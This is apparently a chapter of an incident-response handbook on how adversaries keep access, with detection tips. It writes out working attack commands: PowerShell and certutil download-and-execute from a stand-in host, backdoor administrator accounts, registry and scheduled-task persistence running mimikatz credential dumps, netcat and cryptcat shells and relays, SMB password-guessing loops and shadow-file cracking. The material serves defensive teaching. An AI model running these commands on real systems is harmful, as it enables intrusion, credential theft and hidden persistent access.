There are two main aspects of maintaining access over the network itself. The first is access from the inside, meaning behind the perimeter firewall to the outside, meaning a command and control network. Numerous methods exist to accomplish this objective. The second is maintaining access inside the network, and unless there are segmentation gateways or network level ACL's in place, the adversary can use techniques that have worked for many years unfettered.

To and from the Internet, some examples of maintaining access are:

1. Actual Remote Access Tooling, of which over 200 RAT's are listed on the <https://lolrmm.io/> website. Just install the tool, let it make a DNS check for a relay server, and the local agent uses a keepalive method to accept an inbound connection. Most of these tools are well known and not classified as malicious by NGFW filtering categories but may be well identified by application detection. There are several countermeasures you can easily deploy. The first is to block access to the RAT tool domain name and the RAT tool relay FQDN (getting the relay depends on passive DNS monitoring – use zeek). The second is vigilance, meaning that there is an inventory process of what is on the endpoint and removing RAT software. If you own an EDR, you can block access to the RAT by EXE name and DNS, as well.
2. On any Internet facing web server, a vulnerability can allow an adversary to install a webshell. There are many webshell codebases available on GitHub, and some adversaries don't even bother modifying the code. These tools allow the adversary to hit a URL off of a webserver and get an interactive set of commands, a shell, or a point / click set of tools to use the webserver itself. Detection methods include analyzing web server logs, identifying new files, making your webserver's directory structure "read only" (which is not easy), or looking for to/from patterns between IP addresses that indicate longer sessions are in use. Countermeasures include reverse web proxies, also known as web access firewalls.
3. Opening a "listener" of some sort through a scheduled task.
4. Replacing a known service, like a modified version of a SSH server, a web server, etc. that has a suite of backdoor code on it.
5. One of the recent attack types is a TOAD attack, or Telephone-Oriented Attack Delivery. In these types of attacks some form of pretext social engineering occurs, like a scareware popup or an email with plain message that manipulates a user to making a

phone call, and during that call the user is pressured into installing a RAT.

Maintain Access: Rootkits

A rootkit is not a set of software to gain elevated access, it is a set of replacement software that hides its presence anyone running commands that look at processes, network connections, memory, etc. By not revealing themselves and processing adversary requests they pose a serious threat. Recent Linux examples are Diamorphine which is a loadable kernel module, and Reptile which not only implements process hiding it includes a reverse shell feature. On Windows more recent examples are FudModule - A sophisticated rootkit deployed through a Chrome exploit to gain System level permissions and Necurs, which is older but still undergoing development.

Topic	Tool/Command/Notes
Long Lived Forged Kerberos Tickets (AD)	In an Active Directory domain, an attacker using tools like Mimikatz in its numerous forms can leverage the KRBtgt account and create forged Ticket Granting Tickets (TGT's). Those tickets can then request access to any domain service.

TIP

IR : Identification : Observing adversary behavior

Maintain Access: LOLBins

Adversaries have advanced to the point where there is less of a need to download tools off the Internet and run them to achieve an objective. LOLBins, which are also known as “Living off the Land Binaries” are legitimate programs and scripts supplied with an operating system that are

leveraged to perform a malicious action. They bypass detection because their hash values are ‘known good’. Modern tools like EDR platforms or a SIEM that is getting command line activity can detect malicious behavior where a LOLBin technique is used. Note that many adversaries will temporarily stage a set of scripts in commonly access sources like an AWS S3 bucket, a cloud file service like a Google Drive.

There are a variety of commands that can be run to download a script that can get information about a system, explore the network, and establish persistence on an endpoint. For example, PowerShell and certutil can be used to pull down and execute a script with a command like this:

```
powershell.exe -NoP -NonI -Exec Bypass -Command "IEX (New-Object System.Net.WebClient).DownloadString('http://example.com/malware.ps1');"
certutil.exe -urlcache -split -f "http://example.com/malware.exe"
"malware.exe"
```

A DLL could be downloaded as well, and then a function within the DLL executed with a command like this:

```
rundll32.exe C:\programdata\nmiwe.dll,DllRegisterServer
```

TIP

IR : Identification : Identify Adverary presence (this entire section)

IR : Eradication and Recovery : Ensuring the Adversary was given the boot and is staying out

IR : Lessons Learned / Countermeasures : Improve detection and Response

Maintain Access: User Accounts

There are a variety of ways to create a user account that might pass inspection first time around. Accounts locally defined on an operating system, be a lookalike account in the directory, or added as a lookalike user

in an application. Here are some ways that adversaries can create accounts on Windows systems.

```
net /add user WDAGUtilityAccount UjZ43mqaz55 /y
net localgroup administrators WDAGUtilityAccount /add
New-LocalUser -Name "NotGoodGuy" -Password (ConvertTo-
SecureString "Passw0rd!123" -AsPlainText -Force)
Add-LocalGroupMember -Group "Administrators" -Member "NotGoodGuy"
schtasks /create /tn "Backdoor" /tr "net /add user attacker
Passw0rd! /add" /sc onstart /ru SYSTEM TEST
```

Adversaries may also use more sophisticated techniques to generate their own Kerberos tickets in an on prem Active directory environment. An adversary using tools like Mimikatz in its numerous forms can leverage the KRBTGT account and create forged Ticket Granting Tickets (TGT's). Those tickets can then request access to any domain service. If there is any suspicions of rouge accounts and tickets, run 'klist' on the DC's and review ticket lifetime. Also, in this case, it is critical to reset the KRBTGT's account password twice, in succession, because the KRBTGT account is configured to keep

Maintain Access: Registry Based Persistence

Common methods to establish persistence on Windows include registry entries that reside in an Auto Start Extensibility Point (ASEP), scheduled tasks, WMI backdoors, and service installation. By reviewing Event ID 4688 and Sysmon Event ID 1, traces like the ones below may become apparent.

- ASEP Examples (HKLM/HKCR Run & RunOnce type keys) launch automatically at boot time or when a user logs in. An example command to manipulate a run key is below.

```
reg add
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
UpdateService /t REG_SZ /d "C:\TMP\Updater.exe -s
\\192.168.4.19 'net user' > C:\TMP\updater.log" /f
```

- WinLogin keys can be manipulated to hijack the login process. Adversaries may modify `Userinit` or `Shell` values under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`.
- The `BootExecute` Key runs executables early in the boot process. Adversaries can add an entry here:

`HKLM\SYSTEM\CurrentControlSet\Control\Session Manager`

- `AppInit_DLLs` can be manipulated. DLLs listed here are loaded into every process that uses `user32.dll`, enabling widespread injection.

`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`

- Malware registers itself and adversaries can register their own Services under `HKLM\SYSTEM\CurrentControlSet\Services` to run persistently in the background.

TIP

IR : Identification : Identify Adversary IoCs in Windows Registry

Maintain Access: File System Persistence

File System-Based Persistence can be achieved in several ways. Common ways including adding entries under the user's "Startup" directory. Another technique to establish passive persistence is to create a clickable link under `C:\Users\Public\Desktop`, in the hope that the user may eventually click on the corresponding icon.

Startup execution at login time can be maintained by an adversary placing a `.bat`, shortcut, or an `.exe` file in the users `C:\Users\`

<Username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup directory.

Maintain Access: Scheduled Tasks

Windows has a built-in scheduled tasks capability. Tasks run in the background and are stored in C:\Windows\System32\Tasks\. Example commands that are suspicious to create a task is:


```
at 13:00 "C:\TMP\mimikatz.exe sekurlsa::LogonPasswords >
C:\TMP\logonpw.txt"
schtasks /create /sc minute /mo 5 /f /tn MSFTSystemCheck /tr
"C:\TMP\mimikatz.exe sekurlsa::LogonPasswords >
C:\TMP\logonpw.txt"
```

This command will create a task and run a suspicious executable every five minutes, but it does require that the executable named thisissafe.exe was copied to the C:\Windows\System32 directory.

```
schtasks /create /tn "HackerTask" /tr
"C:\Windows\System32\thisissafe.exe" /sc minute /mo 5 /F
```

Maintain Access: Logon Script

A local account may also have a logon script assigned to the account, which is visible on the account's properties tab. Logon scripts can also be inside of Group Policy Objects (GPO's):



Data Relay and Backdoor: Netcat and Cryptcat on Linux

Attackers use these techniques to move data for exfiltration, move attack tools onto systems, and to maintain shell access. Blue teams can use these techniques to move data from a compromised system to a collection point. These tools are simple in operation. On one system, start a listener that writes output to a file or redirects to a process. On another system start the same binary as a 'sender' which takes file input and sends it, unauthenticated, to the listener.

Netcat Data Transfer

- To send data to a Listener to client

Listener -> `nc -l -p [port] < [file]`

Client -> `nc [listen-ip] [port] > [file]`

No obvious indication when the file transfer is done.

- To push file from client to listener

Listener -> `nc -l -p [port] > [file]`

Client -> `nc [listen-ip] [port] < [file]`

No obvious indication when the file transfer is done.

- To use Netcat for vulnerability scanning

`nc -v -w3 -z [ip] [startport]-[endport]`

Netcat Backdoor Techniques

Linux listener side, netcat listens and present shell on the "port#".

```
nc -l -p port# -e /bin/sh
```

Linux Persistent Listener Example Script

It is a common attack technique to put a netcat/cryptcat listener on a system. Startup possibilities include:

1. Modifying existing service files in `/etc/systemd/system/` or `/lib/systemd/system/`, add their own startup service, or create a malicious filesystem link.
2. Embedding a startup routine in a rc file
3. Install or modify an entry in a system cron job or a user specific cron job
4. On older systems modifying code in `inet.d` / `xinet.d` configurations.

```
#!/bin/bash
while [ 1 ]; do
    echo "Starting listener"
    /bin/nc -l -p 8080 -e /bin/bash
done
```

An attacker can also start with a `nohup` command (look in `ps` output!)

```
nohup ./listener.sh &
```

As a “one liner”:

```
while [ 1 ]; do echo "NC Start"; nc <cmds>; done
```

Windows equivalent persistent listener is accomplished with “-L”:

```
nc -L -p port# -e cmd.exe
```

In order to push a shell to a client to a listener:

- Client -> nc IP Port -e /bin/sh
- Listener -> nc -l -p Port (commands are typed in on the listener)

Linux netcat backdoor without the -e Option

A backpipe is a First In, First Out (FIFO) file system object. It relays output from a command to the shell and back into netcat.

```
mknod backpipe p
/bin/bash 0<backpipe | nc -l -p 8080 1>backpipe
```

Alternatively, and particularly important to an incident responder, you could replace `1>backpipe` with `| tee backpipe` so you can see the data as it flows back through the relay (special thanks to Ed Skoudis for the clarification).

Setup a Netcat Relay on Linux

IR teams should be aware of netcat (or cryptcat) relays. These relays are used to allow for island hopping from one node to another. For example, a port may be allowed through the DMZ to the interior but not directly from the external network. The table below shows the steps involved in setting up a netcat relay between a victim (at .14) and an attacker (at .19). Note that nc relays can be found by security tools that perform protocol analysis, since these relays simply “shovel data”.



Table 4-3. NetCat Relay Setup

Step	Action	Command
1	Victim (192.168.1.14) – Start a shell listener	<code>nc -l -p 2222 -e /bin/sh</code>
2	Attacker (192.168.1.19) – Start a listener	<code>nc -l -p 4444</code>
3	Attacker (192.168.1.19) – create the backpipe, then the relay	<code>mknod backpipe p nc 127.0.0.1 4444 0<backpipe nc 192.168.1.14 2222 1>backpipe</code>

TIP

IR : Identification : moving data from a suspect system to analysis

IR : Eradication : verify ACL and Firewall rules are working

Cryptcat

Cryptcat is functionally the same tool as netcat (nc), with the addition of encryption so its use will defeat an IDS which is looking for signs of command traffic in clear text network traffic. For example, you can transfer files and create listeners. To use CryptCat, you need to exchange a key with the –k option. In this example below, cryptcat uses “FRed” as the key value, which is not the default.



- Listener – `cryptcat -k FRed -l -p 2222`
- Client – `cryptcat -k FRed host 2222`

Cryptcat Backdoor on Linux

On the listener side, this is a two-step process. Make a fifo, and then use it with a shell and STDIO redirection.

```
mkfifo ccfifo  
cryptcat -k secret -l -p 3333 0<ccfifo | /bin/bash 1>ccfifo
```

To detect this type of behavior, use a find command. Note that you would run this *after* you collect MAC time data (find changes access time).

Example:

```
find / -type p -print
```

Client side:

```
cryptcat -k secret IP PORT
```

(where IP is the IP address & Port #)

Windows Password Guessing

There are a variety of ways to guess Windows passwords. This section has some “one liners” that have worked in the past for password assessment. Today, the modern attacker would listen to the wire, wait for an elevated account, capture the hash, and use a “pass the hash” techniques to impersonate an elevated account. However, if the adversary has an idea of password, they can use commands like these to try and make connections to other systems.

```
for /f %i in (password.lst) do @echo %i & net use \\[ip] %i /u:  
[user] 2>nul && pause
```

```
for /f %i in (user.txt) do @(for /f %j in (pass.txt) do @echo  
%i:%j & @net use \\IP %j /u:%i 2>nul && echo %i:%j >> success.txt  
&& net use \\ip /del)
```

TIP

IR : Identification : determine if “*known good*” passwords are current

IR : Recovery : check script to verify changed passwords are current

Cain

This is a capable Windows password assessment tool. Only install or get cain/abel from oxit.it. And nowhere else. Period.

1. Select the “cracker” tab.
2. You can press the blue plus button to pull in local SAM db; and there is a history checkbox.
3. Right click on the accounts that you want to run an attack on.
4. Choose ‘dictionary’ then ‘NTLM” (this worked on Win7 SP1).
5. Add / Insert your word list. The effectiveness of a PW crack tool used for a dictionary attack depends on the size/breadth/quality of the word list.
6. Press start.

Password assessment is only as effective as the password list itself.

Weakpass has an extensive library⁴ of password lists that can be used, ranging from 17MB to 81GB in size.

John the Ripper on Linux (Kali)

This example is from root's home directory (example is for a passwd/shadow from a Linux system). In this case, the shadow file is encrypted with SHA512; therefore, John must be told about the encryption format. A wordlist should be pre-constructed; there are several sources.

```
rm ~/.john/john.pot
/usr/sbin/unshadow /etc/passwd /etc/shadow > ./unshadow
/usr/sbin/john --format=sha512crypt --wordlist=$WORDLIST --rules
./unshadow
/usr/sbin/john --show ./unshadow > ./jtr.`date +%h%d-%H%M%S`
```

Look at the second field, which begins with the \$ sign. Let's say it begins with \$6, your system uses sha512 encryption. The following list will suggest what encryption is used by your Linux distribution.

```
$1$ == md5
$5$ == sha256
$6$ == sha512 => use -format=sha512crypt
```

-
- 1 <https://docs.projectdiscovery.io/tools/subfinder/overview>
 - 2 Review <https://github.com/jacobdjwilson/awesome-annual-security-reports> for a well structured list of reports by category/topic.
 - 3 https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
 - 4 <https://weakpass.com/>

About the Author

Don Murdoch, GSE #99, has been in the information security business since early 2001. In 2004, Don joined ODU as the Information Systems Security Officer, where he spent over three years in the “Wild, Wild, West of Academic Computing”. While at ODU, Don authored or coauthored several SANS Stay Sharp courses, including the First Responder series. Most of this book is based on those lessons learned in academia, then applied in the commercial sector, consulting, and cyber range-based exercises and analysis. Don has a BS in Computer Science, a Post-Bac Certificate in Cloud Security, a Master’s in Business Administration from ODU, and a Master’s of Science in Information Security Engineering from the SANS Technology Institute.

OceanofPDF.com